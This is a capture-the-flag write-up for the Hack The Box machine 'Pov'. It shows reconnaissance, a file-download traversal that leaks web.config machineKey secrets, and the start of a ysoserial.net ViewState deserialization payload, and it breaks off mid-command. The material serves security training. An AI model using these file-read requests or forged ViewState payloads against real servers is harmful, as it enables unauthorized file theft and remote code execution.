

HTB: Pov

HTB: Pov - Author not stated, 0xdf hacks stuff.

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Content

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TOC

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Pov offers only a web port. I'll abuse a file read and directory traversal in the web page to read the ASP.NET secrets used for VIEWSTATE, and then use ysoserial.net to make a malicious serialized .NET payload to get execution. I'll pivot on a PowerShell credential, and then abuse SeDebugPrivilege through both Metasploit and via a PowerShell script, psgetsys.ps1.

Box Info

Release Date [27 Jan 2024](#)

Retire Date 08 Jun 2024

OS [\[image: Windows\]](#) Windows

Rated Difficulty [\[image: Rated difficulty for Pov\]](#)

Radar Graph



User

00:29:50[\[image: xct\]](#)

Root

00:42:33[\[image: xct\]](#)

Creator [\[image: d00msl4y3r\]](#)

Recon

nmap

`nmap` finds only a single open TCP port, HTTP (80):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.251
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-03 12:50 EDT
Nmap scan report for 10.10.11.251
Host is up (0.093s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
oxdf@hacky$ nmap -p 80 -sCV 10.10.11.251
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-03 12:50 EDT
Nmap scan report for 10.10.11.251
Host is up (0.092s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
```

Based on the [IIS version](#) the host is running a modern Windows OS.

The title of the page is `pov.htb`.

Subdomain Brute Force

Given the reference to the domain name, I'll use `ffuf` to brute force for any subdomains of `pov.htb` that return something different from the default page:

```
oxdf@hacky$ ffuf -u http://10.10.11.251 -H "Host: FUZZ.pov.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac
```

```
/'__\ /'__\ /'__\
/\ \_/\ /\ \_/\ _ _ /\ \_/\
\ \ ,_\ \ \ ,_\ \ \ \ \ \ \ ,_\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
\ \_/\ \ \_/\ \ \_/\ \ \_/\
```

v2.0.0-dev

```
:: Method          : GET
:: URL             : http://10.10.11.251
:: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header          : Host: FUZZ.pov.htb
:: Follow redirects : false
:: Calibration     : true
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: all
```

```
dev [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 698ms]
:: Progress: [19966/19966] :: Job [1/1] :: 430 req/sec :: Duration: [0:00:47] :: Errors:
0 ::
```

Almost immediately it finds `dev.pov.htb`. I'll add both of these to my `/etc/hosts` file that I can interact with these domains:

```
10.10.11.251 pov.htb dev.pov.htb
```

pov.htb - TCP 80

Site

The site is for a cybersecurity monitoring service:



Get Early Access

A New Way To Start Business

Hey everybody! we have recently started our new project related to cybersecurity. We presented for the first time our monitoring services at security events and thanks to the good reception we have decided to create a website where you can check more details about our services.

Get Started

Smartest protection for your site



Anti-spam

Anti-spam protection from malicious emails.



Phishing Detect

Detection of phishing attempts to end users.




Smart Scan

More efficient scans allow us to obtain accurate information.

Take a look inside

Once our system is finished you will be able to take a look at it before purchasing it without any problem.

Learn More



Safe and reliable

Our platform is very secure and reliable. You will have your systems perfectly monitored and secured.

Learn More

Check our pricing

STARTUP

\$ 0 / MO.

Up to 3 Documents
Up to 3 Reviews
5 team Members
Limited Support

Get Free

PREMIUM

\$ 10 / MO.

Up to 15 Documents
Up to 10 Reviews
25 team Members
Limited Support

Get Free

PROFESSIONAL

\$ 30 / MO.

Unlimited Documents
Unlimited Reviews
Unlimited Members
Unlimited Support

Get Free




Contact Us

If you want to know more about who is behind this project you can check my profile at [dev.pics.its](#). Additionally you can send us an email with your questions in this contact

Your Name

Your Email

Message



[[image: expand]]()

All of the links on the page go nowhere. The “Contact Us” form doesn’t even submit the input data, so that’s just a placeholder.

There is an email address on the page, `sfitz@pov.htb`.

Tech Stack

The HTTP response headers show both IIS and `ASP.NET`:

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Thu, 11 Jan 2024 15:08:44 GMT
Accept-Ranges: bytes
ETag: "0668111a044da1:0"
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 03 Jun 2024 20:21:31 GMT
Connection: close
Content-Length: 12330
```

This suggests I could see `.aspx` pages if there’s any dynamic content.

The main page loads as `index.html`, suggesting it’s a static page.

The 404 page is a standard IIS 404.

Directory Brute Force

I’ll run `feroxbuster` against the site, and include `-x aspx` since I know the site is using `ASP.NET`, and with a lowercase wordlist since the server is IIS:



```
[#####] - 3m    26584/26584    127/s    http://pov.htb/css/  
[#####] - 3m    26584/26584    127/s    http://pov.htb/img/
```

Nothing interesting here.

dev.pov.htb - TCP 80

Site

The site root redirects to `/portfolio`, which is a portfolio for a web developer:





[[image: expand]]()

There's a reference to **ASP.NET** in bold in the intro paragraph:



Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

[Download CV](#)

One testimonial says that the he's good, but not great in **ASP.NET** security:

Testmonial

What People Say About Me



I think his work is good however I noticed that he did not perform good secure coding practices especially when programming in **ASP.Net**.

Michael Abra

Web Developer


All the links except one go to places on the same page. The "Download CV" link calls JavaScript `__doPostBack('download', '')`:

```

▼<form id="form1" method="post" action="._/">
  ▶<div class="aspNetHidden">...</div>
  ▶<script type="text/javascript">...</script>
  ▶<div class="aspNetHidden">...</div>
  <a id="download" class="btn btn-primary rounded mt-3"
  href="javascript:__doPostBack('download','')">Download CV</a>
  <input id="file" type="hidden" name="file" value="cv.pdf">
</form>

```

Clicking the button downloads and opens a PDF in a new tab:



Tech Stack

The response headers here show it's also powered by `ASP.NET` :

```
HTTP/1.1 200 OK
Content-Type: application/javascript
Last-Modified: Mon, 23 Oct 2023 23:38:26 GMT
Accept-Ranges: bytes
ETag: "f294445a6da1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 03 Jun 2024 20:47:35 GMT
Connection: close
Content-Length: 280364
```

I'll take a guess at file extensions, but my bad guesses return 302 redirects to `default.aspx`, which matches `ASP.NET`.

Directory Brute Force

I'll run `feroxbuster` against the site, and include `-x aspx` since I know the site is using `ASP.NET`, and with a lowercase wordlist since the server is IIS:


```

http://dev.pov.htb/portfolio/planned giving
302      GET      2l      11w      171c http://dev.pov.htb/planned%20giving.aspx =>
http://dev.pov.htb/portfolio/planned giving.aspx
302      GET      2l      11w      171c http://dev.pov.htb/press%20releases.aspx =>
http://dev.pov.htb/portfolio/press releases.aspx
302      GET      2l      11w      165c http://dev.pov.htb/site%20map.aspx =>
http://dev.pov.htb/portfolio/site map.aspx
302      GET      2l      11w      164c http://dev.pov.htb/bequest%20gift =>
http://dev.pov.htb/portfolio/bequest gift
302      GET      2l      11w      162c http://dev.pov.htb/new%20folder =>
http://dev.pov.htb/portfolio/new folder
302      GET      2l      11w      167c http://dev.pov.htb/new%20folder.aspx =>
http://dev.pov.htb/portfolio/new folder.aspx
302      GET      2l      11w      163c http://dev.pov.htb/site%20assets =>
http://dev.pov.htb/portfolio/site assets
302      GET      2l      11w      168c http://dev.pov.htb/site%20assets.aspx =>
http://dev.pov.htb/portfolio/site assets.aspx
400      GET      6l      26w      324c http://dev.pov.htb/error%1F_log
400      GET      6l      26w      324c http://dev.pov.htb/error%1F_log.aspx
302      GET      3l      8w       149c http://dev.pov.htb/prn =>
http://dev.pov.htb/default.aspx?aspxerrorpath=/prn
302      GET      3l      8w       154c http://dev.pov.htb/prn.aspx =>
http://dev.pov.htb/default.aspx?aspxerrorpath=/prn.aspx
[#####] - 6m      26584/26584    0s      found:24      errors:0
[#####] - 6m      26584/26584    66/s     http://dev.pov.htb/

```

There's a bunch of redirects that go to `/portfolio`, but `feroxbuster` doesn't find that path on its own. Nothing else looks very interesting. I'll run again there as well:


```

http://dev.pov.htb/portfolio/assets/vendors/jquery =>
http://dev.pov.htb/portfolio/assets/vendors/jquery/
400      GET      6l      26w      324c http://dev.pov.htb/portfolio/error%1F_log
400      GET      6l      26w      324c http://dev.pov.htb/portfolio/error%1F_log.aspx
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/error%1F_log
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/error%1F_log.aspx
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/js/error%1F_log
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/js/error%1F_log.aspx
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/css/error%1F_log
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/css/error%1F_log.aspx
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/imgs/error%1F_log
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/imgs/error%1F_log.aspx
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/vendors/error%1F_log
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/vendors/error%1F_log.aspx
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/vendors/jquery/error%1F_log
400      GET      6l      26w      324c
http://dev.pov.htb/portfolio/assets/vendors/jquery/error%1F_log.aspx
[#####] - 7m      186088/186088  0s      found:24      errors:0
[#####] - 6m      26584/26584  63/s      http://dev.pov.htb/portfolio/
[#####] - 7m      26584/26584  63/s
http://dev.pov.htb/portfolio/assets/
[#####] - 7m      26584/26584  62/s
http://dev.pov.htb/portfolio/assets/js/
[#####] - 7m      26584/26584  62/s
http://dev.pov.htb/portfolio/assets/css/
[#####] - 7m      26584/26584  62/s
http://dev.pov.htb/portfolio/assets/imgs/
[#####] - 7m      26584/26584  62/s
http://dev.pov.htb/portfolio/assets/vendors/
[#####] - 6m      26584/26584  63/s
http://dev.pov.htb/portfolio/assets/vendors/jquery/

```

There's the `default.aspx` I identified by guessing, as well as `contact.aspx`.

contact.aspx

This is a bad looking Contact form (almost looks like a mobile site):

Contact

[Home](#)

Get In Touch With Me

Available 24/7

Get In Touch

[Send Message](#)

**Location**

**Phone Number**

**Email Address**

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Submitting to this form does send the data, though there's no sign that anything is done with it. If I get stuck, I can try blind XSS here, but I won't need to.

Shell as sftz

CV Request Analysis

I'll find the request that is sent when I click "Download CV" in Burp and send it to Repeater (I also like to clear out some unneeded HTTP headers in the request):

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 361 6 Origin: http://dev.pov.htb 7 Connection: close 8 Referer: http://dev.pov.htb/portfolio/ 9 10 __EVENTTARGET=download&__EVENTARGUMENT=& __VIEWSTATE= 2bz5XjZ9uVrvVxnQW4ppTLrza0RwJJz6ji%2FG%2B6h0sQ c1hzQVdvGft7sIFBkZ89XDL9xD0oe%2Fgfc7peLRmRyKkJ Eq2ak%3D&__VIEWSTATEGENERATOR=8E0F0FA3& __EVENTVALIDATION= go2RTZGVR4StALgoBakN56%2F9oF4v%2Bw95jPmIMSRzP ApVYxpouW4ue5tLnjjxDZ5%2B8Qz3jGJJ40K25h0%2BtwT Sr6hv8UTMUKn4NvU4nNQMMc6HkUv0pgofuA0i6cq9PwFdJ 44TA%3D%3D&file=cv.pdf</pre>		<pre>1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/octet-stream 4 Server: Microsoft-IIS/10.0 5 Content-Disposition: attachment; filename=cv.pdf 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Mon, 03 Jun 2024 20:54:28 GMT 9 Connection: close 10 Content-Length: 148225 11 12 %PDF-1.7 13 %µµµµ 14 1 0 obj 15 <</Type/Catalog/Pages 2 0 R/Lang(es) /StructTreeRoot 26 0 R/MarkInfo<</Marked true>>/Metadata 273 0 R/ViewerPreferences 274 0 R>> 16 endobj 17 2 0 obj 18 <</Type/Pages/Count 1/Kids[3 0 R] >> 19 endobj 20 3 0 obj 21 <</Type/Page/Parent 2 0</pre>	

There's a few interesting things here:

- It's using `VIEWSTATE`, which is a method in Windows ASP.NET applications where session data can be sent down to the user and then back in the next request, allowing the server to not have to store it. In order to secure this, there data is encrypted using a secret stored by the server so that an attacker can't modify the data without that secret.
- The filename is given in the `file` parameter.

File Read

POC

Given that the request is asking for a file, I'll try asking for other files as well. I know there's a `default.aspx`, and I can read it:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 367 6 Origin: http://dev.pov.htb 7 Connection: close 8 Referer: http://dev.pov.htb/portfolio/ 9 10 __EVENTTARGET=download&__EVENTARGUMENT=& __VIEWSTATE= 2bz5XjZ9uVrvVxnQW4ppTLrza0RwJJz6ji%2FG%2B6h0s0 c1hzQVdv6ft7sIFBkZ89XDL9xD0oe%2Fgfc7peLRmRyKkJ Eq2ak%3D&__VIEWSTATEGENERATOR=8E0F0FA3& __EVENTVALIDATION= go2RTZGVR4StALgoBakN56%2F9oF4v%2Bw95jPmIMSRzP ApVYxpouW4ue5tLnjjxDZ5%2B8Qz3jGJJ40K25h0%2BtwT Sr6hv8UTMUKn4NvU4nNOMMc6HkUv0pgofuA0i6cq9PwFdJ 44TA%3D%3D&file=default.aspx </pre>		<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/octet-stream 4 Server: Microsoft-IIS/10.0 5 Content-Disposition: attachment; filename=default.aspx 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Mon, 03 Jun 2024 21:02:25 GMT 9 Connection: close 10 Content-Length: 20948 11 12 <%@ Page Language="C#" AutoEventWireup="true" 13 CodeFile="index.aspx.cs" Inherits="index"%> 14 <!DOCTYPE html> 15 <html lang="en"> 16 <head> 17 <meta charset="utf-8"> 18 <meta name="viewport" 19 content="width=device-width, initial-scale=1 </pre>	

Source Analysis

`default.aspx` is almost entirely static HTML, but there is the include at the top that brings in C# code. I can read `index.aspx.cs` as well:

```

using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
using System.Net;

public partial class index : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {

    }

    protected void Download(object sender, EventArgs e) {

        var filePath = file.Value;
        filePath = Regex.Replace(filePath, "../", "");
        Response.ContentType = "application/octet-stream";
        Response.AppendHeader("Content-Disposition", "attachment; filename=" + filePath);
        Response.TransmitFile(filePath);
        Response.End();

    }
}

```

This is the code that does the file read. It is replacing `../` with an empty string, but otherwise it will read basically any file path.

Directory Traversal Read

I wasn't able to get system-wide file read working with relative paths (even with bypasses like `....//`), but using absolute paths worked fine:

Request	Response
<pre> 1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 392 6 Origin: http://dev.pov.htb 7 Connection: close 8 Referer: http://dev.pov.htb/portfolio/ 9 10 __EVENTTARGET=download&__EVENTARGUMENT=& __VIEWSTATE= 2bz5XjZ9uVrvVxnQW4ppTLrza0RwJJz6ji%2FG%2B6h0sQ c1hzQVdvGft7sIFBkZ89XDL9xD0oe%2Fgfc7peLRmRyKkJ Eq2ak%3D&__VIEWSTATEGENERATOR=8E0F0FA3& __EVENTVALIDATION= go2RTZGVrR4StALgoBakN56%2F9oF4v%2Bw95jPmIMSRzP ApVYxpouW4ue5tLnjjxDZ5%2B8Qz3jGJJ40K25h0%2BtwT Sr6hv8UTMUKn4NvU4nNQMMc6HkUv0pgofuA0i6cq9PwFdJ 44TA%3D%3D&file= C:\windows\system32\drivers\etc\hosts </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/octet-stream 4 Server: Microsoft-IIS/10.0 5 Content-Disposition: attachment; filename=C:\windows\system32\drivers\etc\hosts 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Mon, 03 Jun 2024 21:31:54 GMT 9 Connection: close 10 Content-Length: 857 11 12 # Copyright (c) 1993-2009 Microsoft Corp. 13 # 14 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. 15 # 16 # This file contains the mappings of IP addresses to host names. Each 17 # entry should be kept on an individual line. The IP address should 18 # be placed in the first column followed by </pre>

It's not clear to me why `..\..\..\Windows\System32\drivers\etc\hosts` doesn't work. Relative paths within the directory do work (as I'll see shortly). I think that's because the application is rooted one directory above the current one, and IIS isn't letting relative paths go outside of it.

View State Exploitation

Read Secrets

The ViewState configuration is set in the site's `web.config` file. There is no `web.config` in the current (`portfolio`) directory, but there is one up one level:

Request	Response
<pre> 1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 368 6 Origin: http://dev.pov.htb 7 Connection: close 8 Referer: http://dev.pov.htb/portfolio/ 9 10 __EVENTTARGET=download&__EVENTARGUMENT=& __VIEWSTATE= 2bz5XjZ9uVrvVxnQW4ppTLrza0RwJJz6ji%2FG%2B6h0sQ c1hzQVdvGft7sIFBkZ89XDL9xD0oe%2Fgfc7peLRmRyKkJ Eq2ak%3D&__VIEWSTATEGENERATOR=8E0F0FA3& __EVENTVALIDATION= go2RTZGVrR4StALgoBakN56%2F9oF4v%2Bw95jPmIMSRzP ApVYxpouW4ue5tLnjjxDZ5%2B8Qz3jGJJ40K25h0%2BtwT Sr6hv8UTMUKn4NvU4nNQMMc6HkUv0pgofuA0i6cq9PwFdJ 44TA%3D%3D&file=..\web.config </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/octet-stream 4 Server: Microsoft-IIS/10.0 5 Content-Disposition: attachment; filename=..\web.config 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Mon, 03 Jun 2024 22:48:03 GMT 9 Connection: close 10 Content-Length: 866 11 12 <configuration> 13 <system.web> 14 <customErrors mode="On" defaultRedirect="default.aspx" /> 15 <httpRuntime targetFramework="4.5" /> 16 <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4C F9A15BE54A94F6F80D5E822F347183B43" </pre>

The same file returns from `\webconfig` :

Send

Cancel

<

>

Target: http://dev.pov.htb

HTTP/1

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
Content-Type: application/x-www-form-urlencoded
Content-Length: 366
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/
__EVENTTARGET=download&__EVENTARGUMENT=&
__VIEWSTATE=
2bz5XjZ9uVrvVxnQW4ppTLrza0RwJJz6ji%2F6%2B6h0sQ
c1hzQVdvGft7sIFBkZ89XDL9xD0oe%2Fgfc7peLRmRyKkJ
Eq2ak%3D&__VIEWSTATEGENERATOR=8E0F0FA3&
__EVENTVALIDATION=
go2RTZGVrR4StALgoBakN56%2F9oF4v%2Bw95jPmIMSRzP
ApVYxpouW4ue5tLnjjxDZ5%2B8Qz3jGJJ40K25h0%2BtwT
Sr6hv8UTMUKn4NvU4nNQMMc6HkUlv0pgofuA0i6cq9PwFdJ
44TA%3D%3D&file=\web.config

Response

Pretty

Raw

Hex

Render

1

2

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14

15

16

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment;
filename=\web.config
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 03 Jun 2024 23:10:49 GMT
Connection: close
Content-Length: 866
<configuration>
<system.web>
<customErrors mode="On"
defaultRedirect="default.aspx" />
<httpRuntime targetFramework="4.5" />
<machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576
813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
</system.web>
<system.webServer>
<httpErrors>
<remove statusCode="403" subStatusCode="-1" />
<error statusCode="403" prefixLanguageFilePath=""
path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
</httpErrors>
<httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
exactDestination="false" childOnly="true" />
</system.webServer>
</configuration>

I believe this is not a `web.config` file sitting in the root of the `C:` drive, but rather reflects that the root of the application is one directory up from the current one.

The full XML file is:

```
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576
813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
  <system.webServer>
    <httpErrors>
      <remove statusCode="403" subStatusCode="-1" />
      <error statusCode="403" prefixLanguageFilePath=""
path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
    </httpErrors>
    <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
exactDestination="false" childOnly="true" />
  </system.webServer>
</configuration>
```

POC Payload

I'll use ysoserial.net with the following options:

- `-p ViewState` - Use the ViewState plugin.
- `-g WindowsIdentity` - The gadgets to use. There are a ton to choose from, and many will work here. It's a bit trial and error, but enough work that it's not a pain or worth automating.
- `--decryptionalg="AES"` - The decryption algorithm from the `web.config`.
- `--decryptionkey="744...[snip]..."` - The decryption key from the `web.config`.
- `--validationalg="SHA1"` - The validation algorithm from the `web.config`.
- `--validationkey="562...[snip]..."` - The validation key from the `web.config`.
- `--path="/portfolio"` - The path of my current request. This is used to calculate another parameter, the `__VIEWSTATEGENERATOR`, and if it doesn't match, then it will all fail.
- `-c "ping 10.10.14.6"` - The command to run.

This'll generate a base64-encoded blob:

```
PS > ysoserial.exe -p ViewState -g WindowsIdentity --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --
validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576
